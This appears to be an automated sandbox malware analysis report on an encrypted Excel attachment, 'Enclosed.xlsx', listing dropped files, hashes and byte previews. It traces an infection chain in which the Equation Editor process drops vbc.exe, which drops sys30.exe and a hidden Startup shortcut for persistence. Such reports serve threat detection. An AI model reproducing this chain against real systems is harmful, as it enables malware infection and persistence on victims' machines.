SSDEEP:	768:mEWnXSo70x6wlKcaVH1lvLUlGBtadJubNT4Bw:mTDQx6XH1lvYlbdJux4Bw
MD5:	613C306C3CC7C3367595D71BEECD5DE4
SHA1:	CB5E280A2B1F4F1650040842BACC9D3DF916275E
SHA-256:	A76D01A33A00E98ACD33BEE9FBE342479EBDA9438C922FE264DC0F1847134294
SHA-512:	FCA7D4673A173B4264FC40D26A550B97BD3CC8AC18058F2AABB717DF845B84ED32891F97952D283BE678B09B2E0D31878856C65D40361CC5A5C3E3F6332C966
Malicious:	false
Reputation:	unknown
Preview:	.PNG........IHDR..............T+....)iCCPicc..x..gP......}..m....T).HYz.^E...Y."bC..D..i. ...Q).+.X...X.,....."*(.G.L.{'?..z.w.93.."..........~....06|G$/3........Q@.......%:&.......K....\............JJ.. ....@n..3./...f.._>..L~...... ......{..T.\|ABlL..?-V...ag.......>.......W..@..+..pHK..O.....o....................w..F.......,...{....3......].xY..2....(.L..EP.-..c0.+..'p.o..P..<....C....(.........Z...B7\ .kp...}..g .)x.......!"t... J.:...#...qB<.?$..@.T$..Gv"%H9R.4 -.O....r..F. ..,'...P..D.P....\...@.qh.....{.*..=.v....(*D...`T..)cz..s...0,..c[.b..k..^l.{...9.3..c..8=........2p[q....I\.....7...}....x].%...........f\|'..~.?..H .X.M.9...JH$l&....:.W..I....H.!.......H..XD.&."^!.....HT....L.#...H..V.e..i..D.#..-...h.&r....K.G."/Q.)..kJ.%...REi...S.S.T.....@.N.....NP?.$h:4.Z8-...v.v.....N.k...a t.}/..~....I.!./.&.-.M.V.KdD.(YT].+.A4O.R...=.91.....X..V.Z..bcb...q#qo...R.V...3.D...'.h.B.c..%&..C....1v2..7.SL.S...Ld.0O3.....&.A......$.,...rc%..XgY.X_....R1R{..F.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E63617.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 150x150, segment length 16, baseline, precision 8, 1275x1650, frames 3
Category:	dropped
Size (bytes):	85020
Entropy (8bit):	7.2472785111025875
Encrypted:	false
SSDEEP:	768:RgnqDYqspFlysF6bCd+ksds0cdAgfpS56wmdhcsp0Pxm00JkxuacpxoOlwEF3hVL:RUqQGsF6OdxW6JmPncpxoOthOip
MD5:	738BDB90A9D8929A5FB2D06775F3336F
SHA1:	6A92C54218BFBEF83371E825D6B68D4F896C0DCE
SHA-256:	8A2DB44BA9111358AFE9D111DBB4FC726BA006BFA3943C1EEBDA5A13F87DDAAB
SHA-512:	48FB23938E05198A2FE136F5E337A5E5C2D05097AE82AB943EE16BEB23348A81DA55AA030CB4ABCC6129F6EED8EFC176FECF0BEF4EC4EE6C342FC76CCDA4E 8D6
Malicious:	false
Reputation:	unknown
Preview:	......JFIF.............C...C...r...."...}........!1A..Qa."q. 2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...w.......!1..AQ .aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...?.....(...(...(...(...(...(...(...(...(...(...(...(... (... (...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\FAFF2EEE.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	7788

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\FAFF2EEE.emf	
Entropy (8bit):	5.524903199797432
Encrypted:	false
SSDEEP:	96:w2CHOvlJaX1/0qMfZoL/GuoOfaDda/ZbjsSZdb3Cim3n+KeXI:wuTrZuloOSGZboS/C93n+KuI
MD5:	36605E4B4C07FDB5E0D5AB38D34D867C
SHA1:	34E0F81DD7F7AA05EBC4C7BD124057242D48995A
SHA-256:	67E8E1A18EDD19C46C49819B16A81C208321D1A04C280EBA39A785F6B011742D
SHA-512:	271F3A3EFE72DADF28AEAF8F29C6547AE13CE6086D27C94B2F755BF3E8B2F5B00F9D8D6112C1D07277DD9A38E7B899D63628932EA8CA1A0F0D4F2AD80BB18FA6
Malicious:	false
Reputation:	unknown
Preview:	....l...).....u...<...../..... EMF....l.....8...X.....?.....C...R...p.....S.e.g.o.e. .U.l.....6.).X.....d.....p....\.....\....p.....<5.u..p....`.p09..$y.w.....w....$....Z.d.....^.p.....^.p.....o.....-...D....<.w.....<.9u.Z.v....X.n....09..... .....vdv.....%.....r.....'.....(...(.....?.....?.....l...4.....(...(...(...(.... ..... .....HD>^JHCcNJFfNJFiPMHlRPJoTPLrWQLvYRPxZUR{]XP~]WS.^ZS.`[T. c\U.e^U.e]W.g`Y.hbY.j`Y.ib\.ld].kd].nd^.nf^.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\mso5360.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PC bitmap, Windows 3.x format, 20 x 20 x 24
Category:	dropped
Size (bytes):	1254
Entropy (8bit):	5.835900066445133
Encrypted:	false
SSDEEP:	24:qEnXJZiYfAzWGWCZGw3jW5uyPBPcemkGFM3JJJJJOm6JJJJJZEoJJJJJuRl6JJJt:znXJLA7TjGRc3M3JJJJJOm6JJJJJuoJ3
MD5:	A3C62E516777C15BF216F12143693C61
SHA1:	277BFA1F59B59276EF52EF39AE26D4DD3BDB285F
SHA-256:	616F688DE9FC058BCD3FD414C3B49473AB0923EB06479EDA252E351895760408
SHA-512:	AA2E51951CF7D51FC8E5F24D49403A9C3EE83E57E6080BF5FBDAB73D77020054B561D9B733BC60366B5E2A2F5570650052BFD5196196EFA24EF3E26247D3ADF
Malicious:	false
Reputation:	unknown
Preview:	BM.....6...(.....}l.lXvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaL.....vaL..... .....vaL.....vaL.....{..{..{..{..{..{..{..{..{..{..{..{..{...vaL.....u.....}.z.i.....vaL.....x...}.....]....vaL..... .....{.....w.....vaL.....~.....w.....vaL.....vaL.....vaL.....vaL..... .....vaL.....vaL.....vaL.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\mso5361.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PC bitmap, Windows 3.x format, 20 x 20 x 24
Category:	dropped
Size (bytes):	1254
Entropy (8bit):	5.835900066445133
Encrypted:	false
SSDEEP:	24:qEnXJZiYfAzWGWCZGw3jW5uyPBPcemkGFM3JJJJJOm6JJJJJZEoJJJJJuRl6JJJt:znXJLA7TjGRc3M3JJJJJOm6JJJJJuoJ3
MD5:	A3C62E516777C15BF216F12143693C61
SHA1:	277BFA1F59B59276EF52EF39AE26D4DD3BDB285F
SHA-256:	616F688DE9FC058BCD3FD414C3B49473AB0923EB06479EDA252E351895760408
SHA-512:	AA2E51951CF7D51FC8E5F24D49403A9C3EE83E57E6080BF5FBDAB73D77020054B561D9B733BC60366B5E2A2F5570650052BFD5196196EFA24EF3E26247D3ADF
Malicious:	false
Reputation:	unknown
Preview:	BM.....6...(.....}l.lXvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaL.....vaL..... .....vaL.....vaL.....{..{..{..{..{..{..{..{..{..{..{..{..{...vaL.....u.....}.z.i.....vaL.....x...}.....]....vaL..... .....{.....w.....vaL.....~.....w.....vaL.....vaL.....vaL.....vaL..... .....vaL.....vaL.....vaL.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\mso5391.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PC bitmap, Windows 3.x format, 20 x 20 x 24
Category:	dropped
Size (bytes):	1254
Entropy (8bit):	5.835900066445133
Encrypted:	false
SSDEEP:	24:qEnXJZiYfAzWGWCZGw3jW5uyPBPcemkGFM3JJJJJOm6JJJJJZEoJJJJJuRl6JJJt:znXJLA7TjGRc3M3JJJJJOm6JJJJJuoJ3
MD5:	A3C62E516777C15BF216F12143693C61
SHA1:	277BFA1F59B59276EF52EF39AE26D4DD3BDB285F
SHA-256:	616F688DE9FC058BCD3FD414C3B49473AB0923EB06479EDA252E351895760408

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\mso5391.tmp	
SHA-512:	AA2E51951CF7D51FC8E5F24D49403A9C3EE83E57E6080BF5FBDAB73D77020054B561D9B733BC60366B5E2A2F5570650052BFD5196196EFA24EF3E26247D3ADF
Malicious:	false
Reputation:	unknown
Preview:	BM.....6...(.....)l.lXvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaL.....vaL..... .....vaL.....vaL.....{.{.{.{.{.{.{.{.{.{.{.{.{.{.{.{.{...vaL.....u.....}.z.i.....vaL.....x....}.....].....vaL..... .....{.....w.....vaL.....~.....w.....vaL.....vaL.....vaL.....vaL..... .....vaL.....vaL.....vaL.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\msoF90E.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PC bitmap, Windows 3.x format, 20 x 20 x 24
Category:	dropped
Size (bytes):	1254
Entropy (8bit):	5.835900066445133
Encrypted:	false
SSDEEP:	24:qEnXJZiYfAzWGWCZGw3jW5uyPBPcemkGFM3JJJJJOm6JJJJJZEoJJJJJuRl6JJJt:znXJLA7TjGRc3M3JJJJJOm6JJJJJuoJ3
MD5:	A3C62E516777C15BF216F12143693C61
SHA1:	277BFA1F59B59276EF52EF39AE26D4DD3BDB285F
SHA-256:	616F688DE9FC058BCD3FD414C3B49473AB0923EB06479EDA252E351895760408
SHA-512:	AA2E51951CF7D51FC8E5F24D49403A9C3EE83E57E6080BF5FBDAB73D77020054B561D9B733BC60366B5E2A2F5570650052BFD5196196EFA24EF3E26247D3ADF
Malicious:	false
Reputation:	unknown
Preview:	BM.....6...(.....)l.lXvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaL.....vaL..... .....vaL.....vaL.....{.{.{.{.{.{.{.{.{.{.{.{.{.{.{.{.{...vaL.....u.....}.z.i.....vaL.....x....}.....].....vaL..... .....{.....w.....vaL.....~.....w.....vaL.....vaL.....vaL.....vaL..... .....vaL.....vaL.....vaL.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\msoF90F.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PC bitmap, Windows 3.x format, 20 x 20 x 24
Category:	dropped
Size (bytes):	1254
Entropy (8bit):	5.835900066445133
Encrypted:	false
SSDEEP:	24:qEnXJZiYfAzWGWCZGw3jW5uyPBPcemkGFM3JJJJJOm6JJJJJZEoJJJJJuRl6JJJt:znXJLA7TjGRc3M3JJJJJOm6JJJJJuoJ3
MD5:	A3C62E516777C15BF216F12143693C61
SHA1:	277BFA1F59B59276EF52EF39AE26D4DD3BDB285F
SHA-256:	616F688DE9FC058BCD3FD414C3B49473AB0923EB06479EDA252E351895760408
SHA-512:	AA2E51951CF7D51FC8E5F24D49403A9C3EE83E57E6080BF5FBDAB73D77020054B561D9B733BC60366B5E2A2F5570650052BFD5196196EFA24EF3E26247D3ADF
Malicious:	false
Reputation:	unknown
Preview:	BM.....6...(.....)l.lXvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaL.....vaL..... .....vaL.....vaL.....{.{.{.{.{.{.{.{.{.{.{.{.{.{.{.{.{...vaL.....u.....}.z.i.....vaL.....x....}.....].....vaL..... .....{.....w.....vaL.....~.....w.....vaL.....vaL.....vaL.....vaL..... .....vaL.....vaL.....vaL.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\msoF93F.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PC bitmap, Windows 3.x format, 20 x 20 x 24
Category:	dropped
Size (bytes):	1254
Entropy (8bit):	5.835900066445133
Encrypted:	false
SSDEEP:	24:qEnXJZiYfAzWGWCZGw3jW5uyPBPcemkGFM3JJJJJOm6JJJJJZEoJJJJJuRl6JJJt:znXJLA7TjGRc3M3JJJJJOm6JJJJJuoJ3
MD5:	A3C62E516777C15BF216F12143693C61
SHA1:	277BFA1F59B59276EF52EF39AE26D4DD3BDB285F
SHA-256:	616F688DE9FC058BCD3FD414C3B49473AB0923EB06479EDA252E351895760408
SHA-512:	AA2E51951CF7D51FC8E5F24D49403A9C3EE83E57E6080BF5FBDAB73D77020054B561D9B733BC60366B5E2A2F5570650052BFD5196196EFA24EF3E26247D3ADF
Malicious:	false
Reputation:	unknown
Preview:	BM.....6...(.....)l.lXvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaLvaL.....vaL..... .....vaL.....vaL.....{.{.{.{.{.{.{.{.{.{.{.{.{.{.{.{.{...vaL.....u.....}.z.i.....vaL.....x....}.....].....vaL..... .....{.....w.....vaL.....~.....w.....vaL.....vaL.....vaL.....vaL..... .....vaL.....vaL.....vaL.....

C:\Users\user\AppData\Local\Temp\sys30s.exe	
Process:	C:\Users\user\AppData\Local\sys4h57g\sys30.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	78336
Entropy (8bit):	4.369296705546591
Encrypted:	false
SSDEEP:	768:jlU4+MS3Fu0thSOV4GM0SuHk9Oh/1TRIWUk7NlfaNV9KQLxXXSv:l6o03IGMLuHk+Ck5lfaNP7xSv
MD5:	0E362E7005823D0BEC3719B902ED6D62
SHA1:	590D860B909804349E0CDC2F1662B37BD62F7463
SHA-256:	2D0DC6216F613AC7551A7E70A798C22AEE8EB9819428B1357E2B8C73BEF905AD
SHA-512:	518991B68496B3F8545E418CF9B345E0791E09CC20D177B8AA47E0ABA447AA55383C64F5BDACA39F2B061A5D08C16F2AD484AF8A9F238CA23AB081618FBA3AD3
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 14%, Browse • Antivirus: ReversingLabs, Detection: 11%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...Y .....P..&.....D... .....@.. ....`.....D..W....`.....hD..... ....H.....text....$... ...&..... ..`.rsrc.....`.....(.....@..@.rel oc.....0.....@..B.....D.....H.....l....%.....).....0..6.....(8...t....&.(8...t....&.....(8...t.....8;....8%.....(8...t....&.(8...t..... .:.....(8...t...:.....(8...t...:.....(8...t.....\:@....(8...t....&.)...&8.....(8...t....&(8...t....&.....:.....8x.....:L...88....(8...t....&(8...t....&(8...t....&(8...t.....:....8!..... (8...t....&.....(8...t....&.....(8...t.....8.....(8...t....&.

C:\Users\user\AppData\Local\Temp\sys30s.txt	
Process:	C:\Users\user\AppData\Local\Temp\sys30s.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	61
Entropy (8bit):	4.780232264327083
Encrypted:	false
SSDEEP:	3:S7ovIXp4E2J5WcKHpWVkJv:S7oQP23WcKHpBv
MD5:	048C93039215AAD06E6156149E44C4A0
SHA1:	E176C7B09B521EE34DB52FADCB6B7C4F3E22F32A
SHA-256:	0E3A14D7B7309BA366364A3FE0DB2C99AE3ADB937A1E50EBD2FCFD5E1A286D89
SHA-512:	8FEA2BC15C1E7D2742AB572AE15F2F1D5B4F7740F362E78D86B668DA769EA63E8D01B789C2CB495178F10341AD6BF33CDABA03316C8CC7922631A01E0F61BF8
Malicious:	false
Reputation:	unknown
Preview:	3048..C:\Users\user\AppData\Local\sys4h57g\sys30.exe..2612..

C:\Users\user\AppData\Local\sys4h57g\sys30.exe	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	667136
Entropy (8bit):	6.722731568770937
Encrypted:	false
SSDEEP:	6144:4kS8lJbCW4cCUDgd35ZFj6uf3wwoBd78yRp+7tjbSaFSZYFFhJk5XkbQEPr3jbDM:J9bB41pZFmw3wwo733gtSsSZCfOkm3l
MD5:	4C658DB84A58CE7EC0C2F2EB9F14C97C
SHA1:	CE119BDEE8F67E1AEF1E45DA57C0BF2E858D3826
SHA-256:	3BEE3F04F56446103684FC76026CFAA5AB39CF206489B2E7C9142EAD5A68C738
SHA-512:	08F212F8745A077BC3F0F839A1D7BC008D87D65072D3A2B91C8EE7764C00F25D594D0972CB32EA26931FE3FE9BA205814A45C5B83BA661972A84D54824569B5A
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....`.....$.....C... .....@.. ..... ..`.....C..K....`..... ..... ..H.....text....#... ...$..... ..`.rsrc.....`.....&.....@..@.reloc..... .....@..B.....C.....H.....V.....G....y...k..... .....%.d...(.....e... .....%.f...(.....g...*..(....*&..(....*.s.....s.....s.....s.....s.... .....*.0.....~....o.....+..*.0.....~....o.....+..*.0.....~....o.....+..*.0.....~....o.....+..*.0.....~....o.....+..*.0.....,.....o....+....9....~.....,2~.....(....o.....,r...p..... (....s....z..+..s.....~.....(.....o.....(..

C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\catalog.dat	
Process:	C:\Users\user\AppData\Local\sys4h57g\sys30.exe
File Type:	data
Category:	dropped
Size (bytes):	2552

C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\catalog.dat	
Entropy (8bit):	7.024371743172393
Encrypted:	false
SSDEEP:	48:Ik/lCrwfk/lCrwfk/lCrwfk/lCrwfk/lCrwfk/lCrwfk/lCrwfk/lCrw0:flC0IlC0IlC0IlC0IlC0IlC0IlC0IlCe
MD5:	881D2F4B245BF6C5FC7A6CA720D59D5E
SHA1:	4BFC165F42F888943ED858A289D0B7368986AA8A
SHA-256:	79655C30BBE54988E098C7759D7614CB980AAAB2FBB60E7F8937CA8F9C95420F
SHA-512:	22E6D650E1DD3730D7B126B80E262788E0FDDFAA2E1C12B599DC85FB3C23D143A6D5F94D048EBE4BA05382BE2E8C85D996BAC3791E1F4F4808771D29ACC2510
Malicious:	false
Reputation:	unknown
Preview:	Gj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b.....4h...t.+..Z\.. .i.....@.3..{...grv+V...B.....].P...W.4C}uL.....s~..F...}.....E.....E...6E.....{...{.yS...7..".hK.!.x.2..i..zJ... ....f..?._....0.:e[7w{1.!.4.....&.Gj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b.....4h...t.+..Z\.. .i.....@.3..{...grv+V...B.....].P...W.4C}uL.....s~..F...}.....E.....E...6E.....{...{.yS...7..".hK.!.x.2..i..zJ... ....f..?._....0.:e[7w{1.!.4.....&.Gj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b.....4h...t.+..Z\.. .i.....@.3..{...grv+V...B.....].P...W.4C}uL.....s~..F...}.....E.....E...6E.....{...{.yS...7.." .hK.!.x.2..i..zJ... ....f..?._....0.:e[7w{1.!.4.....&.Gj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b.....4h...t.+..Z\.. .i.....@.3..{...grv+V...B.....].P...W.4C}uL.....s~..F...}.....E.....E...6E.....{...{.yS...7..".hK.!.x.2..i..zJ... ....f..?._....0.:e[7w{1.!.4.....&.Gj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b.....4h...t.+..Z\.. .i.

C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\run.dat	
Process:	C:\Users\user\AppData\Local\sys4h57g\sys30.exe
File Type:	data
Category:	dropped
Size (bytes):	8
Entropy (8bit):	3.0
Encrypted:	false
SSDEEP:	3:PhSn:I
MD5:	DD0A8CB117CFA0CA68879D97851EEEF8
SHA1:	4A7CA94C927C6948C0E0B7940E89EBE8A9E90652
SHA-256:	951EF69376D55EFF9C49CA7D171A5089A00B87587BB344BBE01207C9D16E27D6
SHA-512:	6053E383D6E914863A662BEE07206AEF0329275327705B4D06F49F267980484416C0A0A3AFDDA42A2322CE8D1C940788F3D83433387D9C68BC20D7AD7E145BF0
Malicious:	**true**
Reputation:	unknown
Preview:	u....x.H

C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\settings.bak	
Process:	C:\Users\user\AppData\Local\sys4h57g\sys30.exe
File Type:	data
Category:	dropped
Size (bytes):	24
Entropy (8bit):	4.501629167387823
Encrypted:	false
SSDEEP:	3:9bzY6oRDIvYk:RzWDI3
MD5:	ACD3FB4310417DC77FE06F15B0E353E6
SHA1:	80E7002E655EB5765FDEB21114295CB96AD9D5EB
SHA-256:	DC3AE604991C9BB8FF8BC4502AE3D0DB8A3317512C0F432490B103B89C1A4368
SHA-512:	DA46A917DB6276CD4528CFE4AD113292D873CA2EBE53414730F442B83502E5FAF3D1AE87BFA295ADF01E3B44FDBCE239E21A318BFB2CCD1F4753846CB21F6F97
Malicious:	false
Reputation:	unknown
Preview:	9iH...}Z.4..f..J".C;"a

C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\settings.bin	
Process:	C:\Users\user\AppData\Local\sys4h57g\sys30.exe
File Type:	data
Category:	dropped
Size (bytes):	64
Entropy (8bit):	5.320159765557392
Encrypted:	false
SSDEEP:	3:9bzY6oRDIvYVsRLY6oRDT6P2bfVn1:RzWDIfRWDT621
MD5:	BB0F9B9992809E733EFFF8B0E562CFD6
SHA1:	F0BAB3CF73A04F5A689E6AFC764FEE9276992742
SHA-256:	C48F04FE7525AA3A3F9540889883F649726233DE021724823720A59B4F37CEAC
SHA-512:	AE4280AA460DC1C0301D458A3A443F6884A0BE37481737B2ADAFD72C33C55F09BED88ED239C91FE6F19CA137AC3CD7C9B8454C21D3F8E759687F701C8B3C7A6
Malicious:	false
Reputation:	unknown

C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\settings.bin	
Preview:	9iH...}Z.4..f..J".C;"a9iH...}Z.4..f.~a.....~.~.....3.U.

C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\storage.dat	
Process:	C:\Users\user\AppData\Local\sys4h57g\sys30.exe
File Type:	data
Category:	dropped
Size (bytes):	327432
Entropy (8bit):	**7.99938831605763**
Encrypted:	**true**
SSDEEP:	6144:oX44S90aTiB66x3Pl6nGV4bfD6wXPIZ9iBj0UeprGm2d7Tm:LkjYGsfGUc9iB4UeprKdnm
MD5:	7E8F4A764B981D5B82D1CC49D341E9C6
SHA1:	D9F0685A028FB219E1A6286AEFB7D6FCFC778B85
SHA-256:	0BD3AAC12623520C4E2031C8B96B4A154702F36F97F643158E91E987D317B480
SHA-512:	880E46504FCFB4B15B86B9D8087BA88E6C4950E433616EBB637799F42B081ABF6F07508943ECB1F786B2A89E751F5AE62D750BDCFFDDF535D600CF66EC44E92
Malicious:	false
Reputation:	unknown
Preview:	pT..!..W..G.J..a.).@.i..wpK.so@...5.=.^..Q.oy.=e@9.B...F..09u"3.. 0t..RDn_4d.....E...i.....~...|..fX_...Xf.p^.....>a..$...e.6:7d.(a.A...=.)*.....{B.[...y%.*..i.Q.<..xt.X..H.. ..H F7g...I.*3.{.n....L.y;i..s-....(5i.....J.5b7}..fK..HV..,...0.... ....n.w6PMl.....v."".v.....#..X.a...../...cC...i..l{>5n.._+.e.d'...}...[.../...D.t..GVp.zz.....(...o.....b...+`J.{....hS1G.^*l..v&. jm.#u..1..Mg!.E..U.T.....6.2>...6.l.K.w"o..E..."K%{....z.7....<...,....]t.:.....[.Z.u...3X8.Ql..j_..&..N..q.e.2...6.R.~..9.Bq..A.v.6.G..#y.....O....Z)G...w..E..k(....+..O.....Vg.2xC..... .O...jc.....z..~.P...q../.-.'.h._.cj.=..B.x.Q9.pu.\|i4...i...;O...n.?.,. ....v?.5}.OY@.dG\|<.._[.69@.2..m..l..oP=...xrK.?.....b..5....i&...l.c\b}..Q..O+.V.mJ.....pz....>F.....H...6$. ..d...|m...N..1.R..B.i.....$....$.....CY}..$....r.....H...8...li.....7 P.....?h....R.iF..6...q(.@LI.s..+K.....?m..H....*. l..&<}....`|.B....3.....l..o...u1..8i=.z.W..7

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\sys30.lnk	
Process:	C:\Users\Public\vbc.exe
File Type:	MS Windows shortcut, Item id list present, Has Relative path, Has Working directory, ctime=Sun Dec 31 23:06:32 1600, mtime=Sun Dec 31 23:06:32 1600, atime=Sun Dec 31 23:06:32 1600, length=0, window=hide
Category:	dropped
Size (bytes):	988
Entropy (8bit):	3.117289656218176
Encrypted:	false
SSDEEP:	12:8wl0QYTXCG7GyuRy/Cr5xES1/XTJ1Q1/XTrg//NJkKAB3YilMMEpxRljK:8/SUqRywESxJqxr4VHAx3q
MD5:	D7B7957225A72E5785C16723D3DEBDB5
SHA1:	5ABC0ED3081D57EC645BF78A8194A919420E036C
SHA-256:	67403FD711E36C1249752358C2C485BCDE940CDD08ACB1E0569904076A1C7603
SHA-512:	DE55CF5586EF677F5B71D6CB5F1D835CEA8892DE3B5FC2E43EBE0DB66A348B8D4E86338DBD71134EC01E0F58E79BE6AEF604382585253472507AA2E64943AB5 1
Malicious:	false
Reputation:	unknown
Preview:	L.....F.....P.O. .:i.....+00.../C:\.....L.1.....Users.8.....*.....U.s.e.r.s.....L.1.....user.8.....*..... .....A.l.b.u.s.....R.1.....AppData.<.....*.....A.p.p.D.a.t.a.....L.1.....Local.8.....*.....L.o.c.a.l.....V.1.....sys4h57g..>..... .....*.....s.y.s.4.h.5.7.g.....X.2.....sys30.exe.@.....*.....s.y.s.3.0...e.x.e.....*....\....\....\....\....\....\....\.L.o.c.a.l.\.s.y.s.4.h.5.7.g.\.s.y.s.3.0. ..e.x.e./.C.:.\.U.s.e.r.s.\.A.l.b.u.s.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.s.y.s.4.h.5.7.g.\.s.y.s.3.0...e.x.e.....(.....l^".`G...3..qs.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....

C:\Users\user\Desktop\~$Enclosed.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA9 0
Malicious:	**true**
Reputation:	unknown
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows

C:\Users\Public\vbc.exe	
Category:	dropped
Size (bytes):	667136
Entropy (8bit):	6.722731568770937
Encrypted:	false
SSDEEP:	6144:4kS8lJbCW4cCUDgd35ZFj6uf3wwoBd78yRp+7tjbSaFSZYFFhJk5XkbQEPr3jbDM:J9bB41pZFmw3wwo733gtSsSZCfOkm3l
MD5:	4C658DB84A58CE7EC0C2F2EB9F14C97C
SHA1:	CE119BDEE8F67E1AEF1E45DA57C0BF2E858D3826
SHA-256:	3BEE3F04F56446103684FC76026CFAA5AB39CF206489B2E7C9142EAD5A68C738
SHA-512:	08F212F8745A077BC3F0F839A1D7BC008D87D65072D3A2B91C8EE7764C00F25D594D0972CB32EA26931FE3FE9BA205814A45C5B83BA661972A84D54824569B5A
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....`.....$.....C... .....@.. ..... ..`.....C..K....`..... ..... ..H.....text....#... ...$..... ..`.rsrc.....`.....&.....@..@.reloc..... .....,.....@..B.....C.....H.....V.....G....y...k..... .....%.d...(.....e... .....%.f...(.....g...*..(....*&..(....*.s.....s.....s.....s.....s.... .....*.0.....~....o.....+..*.0.....~....o.....+..*.0.....~....o.....+..*.0.....~....o.....+..*.0.....~....o.....+..*.0.....,.....o....+....9....~.....,2~.....(....o.....,r...p..... (....s....z..+..s.....~.....(.....o.....(..

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.988625235153552
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	Enclosed.xlsx
File size:	601496
MD5:	307b2db43e9e3b04e429cdd9d7df08ad
SHA1:	58a8d2e79a4984c457f779c34e6a3147a2a66d3f
SHA256:	d902487a332eb4be203d196abe75aa72b2fed223df29fb3112aa27e5b54109df
SHA512:	86c6a6797e9d23af9a72c3835b7895d7babe5da1fdce65c506fac585fd531379f5ed4125357596c7c783b0ad6248c025aa8e81deb47c5a004895d473093b9d74
